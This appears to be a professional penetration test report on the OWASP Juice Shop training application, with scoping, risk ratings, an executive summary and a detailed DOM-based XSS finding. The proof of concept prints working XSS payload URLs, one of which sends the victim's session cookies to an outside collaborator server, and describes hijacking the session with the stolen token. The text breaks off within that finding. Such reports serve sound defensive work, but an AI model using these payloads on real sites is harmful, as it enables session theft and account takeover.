# PROJECT

**JSWA001 - Juice Shop**

# WEB APPLICATION PENETRATION TEST

V 1.0

## CLIENT

**OWASP - Juice Shop**

## DATE

**4/12/25**

+1 800 864 8911

INFO@UNIT91.COM

This document contains highly classified and confidential information. Access is restricted to authorized personnel only. Any unauthorized access, use, disclosure, copying, or distribution of the contents is strictly prohibited and may result in legal or disciplinary action. By handling this document you acknowledge your responsibility to maintain its confidentiality and to comply with all relevant security protocols and regulations.

CONFIDENTIAL

# TABLE OF CONTENTS


**1.0 CONFIDENTIALITY STATEMENT .................... 2**

**2.0 DISCLAIMER .................... 2**

**3.0 RECORD MANAGEMENT .................... 3**

3.1 DOCUMENT REVISION .................... 3

3.2 CONTACTS .................... 3

**4.0 INTRODUCTION .................... 4**

**5.0 RISK RATING FRAMEWORK .................... 5**

**6.0 RISK RATING .................... 7**

6.1 RISK DEFINITIONS .................... 8

6.2 GRADE ASSIGNMENT CONDITIONS .................... 9

**7.0 SCOPE .................... 10**

7.1 PROJECT SCOPING .................... 10

7.2 SCOPE EXCLUSIONS .................... 11

**8.0 EXECUTIVE SUMMARY .................... 12**

8.1 ORGANIZATION SUMMARY .................... 15

8.2 VULNERABILITIES BY IMPACT .................... 17

8.3 VULNERABILITY DETAILS .................... 18

**9.0 VULNERABILITIES .................... 19**

U01 - DOM-Based XSS .................... 20

U02 - SQL Injection .................... 26

U03 - Insecure JSON Web Token (JWT) Implementation .................... 36

U04 - Cookies Missing Security Attributes .................... 45

U05 - Verbose Error Messages .................... 48

**10.0 APPENDIX A - TLS/SSL CIPHERS SECURITY SCANNING .................... 51**

**11.0 APPENDIX B - PORT SCANNING .................... 52**

**12.0 APPENDIX C - CLIENT COMMUNICATION AND ISSUE RESOLUTION LOG .................... 53**

**13.0 APPENDIX D - CREDENTIALS EXPOSURE ANALYSIS .................... 54**

**14.0 APPENDIX E – WEB APPLICATION TESTING METHODOLOGY .................... 55**

## 1.0 CONFIDENTIALITY STATEMENT

This document is the exclusive property of Unit91 and contains proprietary and confidential information. Any duplication, distribution, or use of this document, in whole or in part, in any form or by any means, is strictly prohibited without the express written consent of Unit91. Unauthorized dissemination of this material may result in legal action.

## 2.0 DISCLAIMER

A penetration test represents a snapshot in time, reflecting the security posture and conditions observed during the assessment period. The findings, risks, and recommendations presented in this report are based on the information gathered at the time of testing and may not account for subsequent changes, updates, or modifications made to the environment after the assessment period.

Due to penetration testing's time-bound nature, this assessment may not provide a fully exhaustive evaluation of all security controls within the organization. Security is an ongoing process; regular testing, continuous monitoring, and security improvements are essential to maintaining and strengthening the overall security posture over time.

# 3.0 RECORD MANAGEMENT

## 3.1 DOCUMENT REVISION

| VERSION | MODIFICATION | DATE |
|---|---|---|
| 1.0 | Draft Report Issued | Apr 11 2025 |

## 3.2 CONTACTS

| CONTACT | COMPANY | EMAIL |
|---|---|---|
| Kyle Moffat | Unit 91 | admin@unit91.com |

# 4.0 INTRODUCTION

A comprehensive penetration test was conducted on the Web Application for OWASP - Juice Shop between Mon 07 Apr 2025 and Fri 11 Apr 2025, within a Staging environment.

This penetration test aimed to systematically identify, verify, and assess potential security vulnerabilities and weaknesses in the target systems and components. Utilizing a combination of public and proprietary tools and established testing methodologies, Unit 91 conducted an in-depth evaluation of the in-scope systems. This process included identifying security gaps, evaluating the associated risks, and providing actionable recommendations to mitigate those vulnerabilities to reduce overall risk exposure.

This report documents the penetration test results and offers a clear and detailed analysis of the tested systems' security status. The findings are intended to assist the organization in enhancing its defenses against potential threats and improving its systems and infrastructure security.

Addressing the identified vulnerabilities can help the organization better manage and reduce risk, thereby achieving a higher level of security that aligns with its goals. This, in turn, ensures the protection of critical information assets by safeguarding their confidentiality, integrity, and availability.

Each discovered vulnerability is accompanied by a comprehensive breakdown of technical details, the severity of the risk involved, and a list of recommended mitigation strategies designed to effectively neutralize or reduce the risks associated with those vulnerabilities.

The penetration testing methodology employed in this assessment follows recognized industry standards and best practices. This approach is continuously refined to reflect the evolving nature of IT security and the latest tactics, techniques, and procedures (TTPs) used by malicious actors. These updates ensure that the testing process remains aligned with the current landscape of real-world cybersecurity threats.

## 5.0 RISK RATING FRAMEWORK

Our approach to assessing security vulnerabilities is grounded in the Common Vulnerability Scoring System (***CVSS***), an industry-standard framework maintained by the Forum of Incident Response and Security Teams (***FIRST***). CVSS provides a consistent method for measuring vulnerability severity, helping organizations prioritize discovered vulnerabilities. It's important to note that CVSS focuses on evaluating the severity of vulnerabilities rather than overall risk.

In addition to CVSS, we also incorporate the Common Weakness Enumeration (***CWE***) framework, which categorizes software weaknesses and provides context on the underlying issues that lead to vulnerabilities. By leveraging CVSS and CWE frameworks, we not only measure the severity of vulnerabilities but also provide insight into the root cause, enabling more targeted remediation.

CVSS versions 2.0 and 3.x use three metric groups: Base, Temporal, and Environmental, while CVSS v4.0 introduces an additional metric group, Threat. These groups enable us to analyze vulnerabilities based on their intrinsic characteristics, exploitability, and the specific context of your organization's environment. In parallel, CWE classifications help identify whether the vulnerability is due to coding flaws, design errors, or improper configurations.

Several key factors are considered when determining the severity of each vulnerability:

- **Impact Potential:** Assesses the potential consequences of a vulnerability, particularly its effects on confidentiality, integrity, and availability.
- **Exploitability:** Evaluate how easily the vulnerability can be exploited, considering access vectors, required privileges, user interaction, and attack complexity.
- **Environmental Factors:** Reflects how the organization's infrastructure, security policies, and business requirements influence the severity of a vulnerability, aiding in more effective remediation prioritization.
- **CWE Classification:** Identifies the specific weakness or flaw that underlies the vulnerability, such as buffer overflows (CWE-120), improper input validation (CWE-20), or insufficient authentication (CWE-287), helping to pinpoint the root cause of the issue and guide more accurate fixes.

Vulnerability severity is expressed as a numerical score (0 to 10) and categorized into qualitative tiers: **Low**, **Moderate**, **High**, and **Critical**. For example, vulnerabilities with scores between 9.0 and 10.0 are classified as "**Critical**" and require immediate attention, while those rated "**Low**" (0.1 to 3.9) can typically be addressed during routine maintenance.

By aligning CVSS scoring with CWE classifications, we prioritize vulnerabilities based on severity and offer a deeper understanding of the underlying weaknesses. This comprehensive view helps in designing long-term security improvements.

The following table outlines the risk levels and their corresponding CVSS scores:

| RISK | CVSS | DESCRIPTION |
|---|---|---|
| CRITICAL | 9.0 - 10.0 | Immediate action is required |
| HIGH | 7.0 - 8.9 | Address as soon as possible |
| MODERATE | 4.0 - 6.9 | Address when possible |
| LOW | 0.1 - 3.9 | Consider addressing this is the next update |

## 6.0 RISK RATING

The following risk rating framework systematically assesses and categorizes an organization’s exposure to potential cyberattacks and security breaches based on the vulnerabilities identified during the penetration test. This grading reflects each vulnerability's severity, exploitability, and potential business impact, providing a clear and actionable path for prioritizing remediation efforts.

Each vulnerability is assigned a risk grade, which considers multiple factors such as the ease of exploitation, the sensitivity of affected systems or data, and the potential consequences on confidentiality, integrity, and availability. The grading helps quantify the immediate risk posed by each vulnerability and highlights the organization's overall security posture.

This framework offers a structured approach to understanding how vulnerabilities could be leveraged in real-world attack scenarios by categorizing risks into **Critical, High, Moderate, Low, and Very Low**. This allows for targeted mitigation strategies to be developed and deployed. The risk grades also enable security teams to focus on addressing the most significant threats first, reducing the likelihood of successful cyberattacks and minimizing potential damage.

## 6.1 RISK DEFINITIONS

The Unit 91 risk rating system operates as follows:

**Very Low:** Findings that do not pose a direct security risk but provide insights into potential misconfigurations or minor deviations from best practices. These issues may offer opportunities to strengthen defenses, but they are not an immediate concern.

**Low:** Minor vulnerabilities that are less likely to be exploited or cause minimal impact if they are. These issues typically do not require urgent remediation but should be fixed during regular maintenance cycles to improve overall security.

**Moderate:** Vulnerabilities that may not pose an immediate threat but could still be exploited under certain conditions. These issues should be addressed in a reasonable timeframe to ensure ongoing security hygiene and to prevent future escalation.

**High:** Vulnerabilities that expose the organization to significant risk, with a moderate to high likelihood of exploitation. While not immediately critical, these issues should be prioritized for rapid resolution to prevent escalation or compromise.

**Critical:** Vulnerabilities that present an immediate and severe threat to the organization, with a high likelihood of exploitation and potentially devastating consequences. These vulnerabilities often require urgent attention and immediate remediation to prevent compromise.

## 6.2 GRADE ASSIGNMENT CONDITIONS

The table below defines the criteria for assigning your organization's overall security risk grade. Grades are determined by the most severe vulnerabilities identified during testing, with thresholds based on severity, exploitability, and prevalence. This grading framework enables consistent, objective assessment of risk exposure across engagements.

| Grade | Max Severity Present | Conditions |
|---|---|---|
| A | Low only | No Moderate, High, or Critical vulnerabilities.<br>Only informational or low-severity misconfigurations. |
| B | Moderate | No High or Critical findings.<br>One or more Moderate vulnerabilities allowed. |
| C | High | At least one High-severity issue present.<br>No Critical vulnerabilities. |
| D | Critical<br>(1 occurrence) | One Critical vulnerability.<br>Represents a realistic, high-impact attack path. |
| F | Critical<br>(2 or more) | Two or more Critical vulnerabilities.<br>Indicates a significantly exposed, high-risk environment. |

*The grade reflects the most severe confirmed vulnerability class present in the environment during testing.*

# 7.0 SCOPE

## 7.1 PROJECT SCOPING

| Category | Details |
|---|---|
| **Project Name** | OWASP - Juice Shop |
| **Timeline** | Start Date: Mon 07 Apr 2025<br>Stop Date: Fri 11 Apr 2025 |
| **Objectives** | Identify and validate vulnerabilities that could allow unauthorized access, data exposure, or privilege escalation within the application.<br>Assess the effectiveness of input validation and output encoding controls across client-side and server-side components.<br>Evaluate authentication, session management, and token handling mechanisms (e.g. JWT) for weaknesses such as tampering or bypass.<br>Determine the application's resilience to common OWASP Top 10 vulnerabilities, including SQL Injection, Cross-Site Scripting, and Security Misconfigurations.<br>Provide actionable recommendations to improve the application's security posture and reduce the risk of exploitation by internal or external threats. |
| **In-Scope Items** | http://192.168.10.178:32768/ |
| **Methodology** | OSSTMM<br>OWASP<br>WASC |
| **Perspective** | Authenticated<br>Unauthenticated |

## 7.2 SCOPE EXCLUSIONS

The following activities were excluded from the scope of this assessment:

- Denial of Service (DoS) Attacks: Any attempts to disrupt the availability of services through DoS or related attack methods.
- Social Engineering Attacks: All forms of attacks targeting employees, including but not limited to phishing, impersonation, or other deceptive tactics.
- Non-App Infrastructure: Any testing or attacks on infrastructure components not directly related to the Android application under assessment.
- Items explicitly listed as Out-of-Scope in the Project Scoping table.

## 8.0 EXECUTIVE SUMMARY

OWASP - Juice Shop engaged Unit 91 to assess the security posture of their Web Application within a Staging environment during normal business days between Mon 07 Apr 2025 and Fri 11 Apr 2025. The primary objective was to identify potential vulnerabilities and provide actionable recommendations to enhance the application's overall security posture. The assessment focused on evaluating the application's resilience against potential attacks, ensuring the protection of sensitive data, and verifying the robustness of implemented security controls.

The scope of the assessment included both client-side and server-side components, with particular attention to common attack vectors such as authentication, data storage, network communications, and business logic flaws.

All penetration tests were conducted from our controlled IP range in Canada, ensuring that testing was isolated and traceable to our infrastructure for full transparency and compliance with the client's requirements.

| IP RANGE | LOCATION |
|---|---|
| 192.168.10.123 | Canada |

The web application penetration test was conducted in accordance with industry best practices such as OSSTMM, OWASP, NIST 800-115, and WASC, ensuring a comprehensive assessment of the application’s security posture. Unit 91 followed a rigorous methodology that aligns with the core principles of web application security testing, providing a thorough evaluation across multiple layers of the web application’s architecture. This approach guarantees that both security best practices and platform-specific guidelines are met.

The assessment was divided into the following key phases:

- **Pre-Assessment and Planning:** A comprehensive planning phase was conducted to understand the application's architecture, technology stack, business logic, and security objectives. This phase included identifying sensitive assets, key functionalities, and areas of concern and establishing a strong foundation for a targeted security assessment.

- **Static Analysis**: The application’s source code (where available) was reviewed to evaluate secure coding practices. This included assessing authentication mechanisms, session management, input validation, access controls, and encryption implementations to identify potential security weaknesses.
- **Dynamic Analysis:** Utilizing OWASP ASVS guidelines, a hands-on, dynamic assessment was conducted to evaluate the application's runtime behavior. This included active testing of authentication and authorization mechanisms, session management, business logic flaws, user input handling, etc. to uncover vulnerabilities in real-world scenarios.
- **Server-Side Security Testing:** The security of backend services, including API security, database interactions, and server configuration, was assessed. This phase focused on identifying SQL injection, command injection, insecure direct object references (IDOR), and other critical vulnerabilities affecting server-side components.
- **Client-Side Security Testing:** The web application's frontend security was analyzed to identify weaknesses such as insecure JavaScript execution, DOM-based vulnerabilities, improper CORS configurations, and exposure of sensitive client-side data. Testing also included assessing defenses against cross-site scripting (XSS) and clickjacking attacks.
- **Cryptographic Assessment:** A detailed review of encryption mechanisms used for data storage and transmission was conducted, ensuring adherence to industry best practices. This included evaluating TLS configurations, API token security, and implementing hashing algorithms for sensitive data.
- **Network Communication Security:** The security of network communications was assessed, ensuring that data in transit was encrypted correctly using secure protocols (***e.g. TLS 1.2+***). Testing included checks for potential man-in-the-middle (MITM) attacks, API endpoint security, certificate validation, and resistance to downgrade attacks.
- **Authentication and Authorization Testing:** The robustness of authentication mechanisms (***e.g. multi-factor authentication, password policies***) and authorization controls was evaluated. This included testing for broken authentication, privilege escalation, and improper session handling.
- **Risk Evaluation and Prioritization:** The Common Vulnerability Scoring System (CVSS) rated all identified vulnerabilities based on severity and exploitability. This structured approach ensures accurate risk quantification and prioritization for remediation.

The methodology was designed to be exhaustive and flexible. It combines manual testing techniques with automated tools to ensure coverage of all OWASP ASVS requirements. Manual techniques were employed to identify logic flaws and other subtle vulnerabilities, while automated tools helped broaden the scope and attack surface, identifying known vulnerabilities and potential misconfigurations.

This methodology ensures the application meets high-level security benchmarks by adhering to OWASP ASVS standards. It addresses a wide range of potential vulnerabilities across various mobile application components.

## 8.1 ORGANIZATION SUMMARY

The following section identifies the overall grade resulting from the penetration testing findings detailed in this report, along with a list of your organization's top risks and their associated top recommendations for remediation.


<table>
<tr><td rowspan="12">F<br><br>The risk profile of this application is critical, with multiple high-impact vulnerabilities that expose the environment to immediate compromise.</td><td colspan="2">TOP RISKS</td><td>VULN ID</td></tr>
<tr><td>CRITICAL</td><td>DOM-Based XSS</td><td>U01</td></tr>
<tr><td>CRITICAL</td><td>SQL Injection</td><td>U02</td></tr>
<tr><td>HIGH</td><td>Insecure JSON Web Token (JWT) Implementation</td><td>U03</td></tr>
<tr><td>MODERATE</td><td>Cookies Missing Security Attributes</td><td>U04</td></tr>
<tr><td>LOW</td><td>Verbose Error Messages</td><td>U05</td></tr>
<tr><td colspan="3">TOP RECOMMENDATIONS</td></tr>
<tr><td>CRITICAL</td><td>Use parameterized queries or prepared statements for all database interactions.</td><td>U02</td></tr>
<tr><td>CRITICAL</td><td>Avoid unsafe DOM sinks and sanitize untrusted input with tools like DOMPurify.</td><td>U01</td></tr>
<tr><td>HIGH</td><td>Validate and cryptographically verify JWTs using strong algorithms like RS256.</td><td>U03</td></tr>
<tr><td>MODERATE</td><td>Set cookies with HttpOnly, Secure, and SameSite=Strict attributes.</td><td>U03, U04</td></tr>
<tr><td>LOW</td><td>Return generic error messages to users and log details server-side.</td><td>U01, U02, U03, U05</td></tr>
</table>

| POSITIVE OBSERVATIONS |
| --- |
| - The application uses Angular for client-side routing, which includes built-in protections against reflected XSS by default.<br>- Most backend API endpoints require the Content-Type: application/json header, helping mitigate CSRF risks.<br>- The application implements JWT-based authentication, which supports stateless session handling and token expiration.<br>- CORS is configured to restrict access to same-origin requests, limiting exposure to cross-origin attacks.<br>- Password input fields enforce minimum character length and are masked during entry, improving usability and security posture. |

## 8.2 VULNERABILITIES BY IMPACT

The diagram illustrates the distribution of vulnerabilities identified during the penetration test, categorized by their severity impact levels. The color-coded sections represent the number of vulnerabilities falling under each impact category, ranging from **Low** to **Critical**:

- **Low (Green):** Vulnerabilities that present minor risks, typically requiring lower-priority remediation efforts.
- **Moderate (Yellow):** While not critical, vulnerabilities should be addressed to prevent potential security issues.
- **High (Orange):** Vulnerabilities that represent significant risks to the application and should be prioritized for resolution.
- **Critical (Red):** Vulnerabilities that pose the most severe risks to the system, potentially allowing for unauthorized access, data breaches, or service disruption. Immediate remediation is recommended.



## 8.3 VULNERABILITY DETAILS

| RISK | ID | TITLE |
|---|---|---|
| CRITICAL | U01 | DOM-Based XSS |
| CRITICAL | U02 | SQL Injection |
| HIGH | U03 | Insecure JSON Web Token (JWT) Implementation |
| MODERATE | U04 | Cookies Missing Security Attributes |
| LOW | U05 | Verbose Error Messages |

## 9.0 VULNERABILITIES

The following section identifies in detail the vulnerabilities identified during this project. Each vulnerability is presented with the technical information, risk, external references, and mitigation suggestions for your organization.

---

***Testing and Validation Notice:***

*Before implementing any mitigation strategies outlined in this document, organizations should conduct comprehensive testing in a controlled, non-production environment. This ensures that proposed changes do not introduce unintended disruptions to critical systems or workflows. Validating each recommendation in a test environment minimizes operational risks and enhances the stability of the production network.*

---

| U01 - DOM-Based XSS | | CRITICAL |
|---|---|---|
| **Affected Resources:** | http://192.168.10.178:32768/ | |

## Description

DOM-Based Cross-Site Scripting (DOM XSS) is a client-side injection vulnerability where malicious data from user-controllable sources (***e.g. location, document.URL, window.name***) is read by JavaScript and dynamically written to the DOM using insecure methods (***e.g, innerHTML, document.write, eval***) without proper validation or encoding. Unlike traditional reflected or stored XSS, DOM XSS does not require the payload to be included in the server response; it is entirely executed in the browser environment, often through crafted URLs or URI fragments that never reach the server.

Attackers can exploit this to execute arbitrary JavaScript in the context of a victim's session, leading to session hijacking, credential theft, redirection to malicious sites, or phishing attacks. DOM XSS poses a high risk, especially in single-page applications (***SPAs***), where heavy client-side logic increases exposure to unsafe input handling.

## Proof of Concept

During testing, the tester could successfully exploit a DOM-based XSS vulnerability by accessing the following URL:

```
http://192.168.10.178:32768/#/search?q=%3Ciframe%20src%3D%22javascript:alert(docume
nt.cookie)%22%3E
```





*Figure 1: The screenshot above shows the tester could successfully execute javascript in the browser and access the session token.*

Once successful JavaScript execution had been achieved, the tester could utilize the vulnerability to deliver the payload to unsuspecting users and access their session tokens. The URL below exploits the vulnerability and exfiltrates the session cookies to the tester's collaborator server. In the following scenario, this URL can be delivered to steal unsuspecting victims' ***"victim@unit91.com"*** session cookies.

The following screenshots show this attack:

```
http://192.168.10.178:32768/#/search?q=%3Ciframe%20src%3D%22javascript:document.loc
ation%3D'http:%2F%2F1gij489hw76kbtctx2gz6ggp9gf73yrn.collab.collabme.ca%3Fcookie%3D
'%2Bdocument.cookie%22%3E%3C%2Fiframe%3E
```





*Figure 2: The screenshot above shows the victim account "victim@unit91.com" user attempting to access the malicious link.*

The iFrame is successfully injected into the DOM:





*Figure 3: The screenshot above shows the iframe successfully injected into the DOM and rendered on the victim's page.*

The tester's collaborator server receives the session cookies for the victim ***"victim@unit91.com"*** user.





*Figure 4: The screenshot above shows the tester receiving the callback containing the session cookies from the "victim@unit91.com" victim account.*

The tester opens a new private browser window and navigates to the Juice Shop web application. To simulate the session hijack, the tester replicates the victim's session state by creating a new local storage entry named "token" using the JWT value previously exfiltrated via the DOM-based XSS to the collaborator server. In addition, the tester sets both a "token" and "continueCode" cookie using the same values observed in the victim's browser. Upon refreshing the page, the application fully initializes the authenticated session, and the tester is granted access to the victim account associated with ***"victim@unit91.com"***.

```
http://192.168.10.178:32768/#/
```

*Figure 5: The screenshot above shows the tester successfully accessing the victim's account using the exfiltrated session cookies from the DOM XSS attack.*

## Impact

A successful DOM XSS attack breaks the client-side trust boundary of a web application, allowing the execution of attacker-controlled code in the victim's browser. This enables:

- Theft of session tokens, credentials, or sensitive PII.
- Account takeover or unauthorized actions on behalf of users.
- Delivery of malware or redirecting users to phishing domains.
- Potential lateral movement into internal systems via social engineering.

For businesses, this can result in data breaches, reputational damage, non-compliance with standards like OWASP Top 10, PCI DSS, GDPR, or CCPA, and exposure to regulatory penalties and customer attrition.

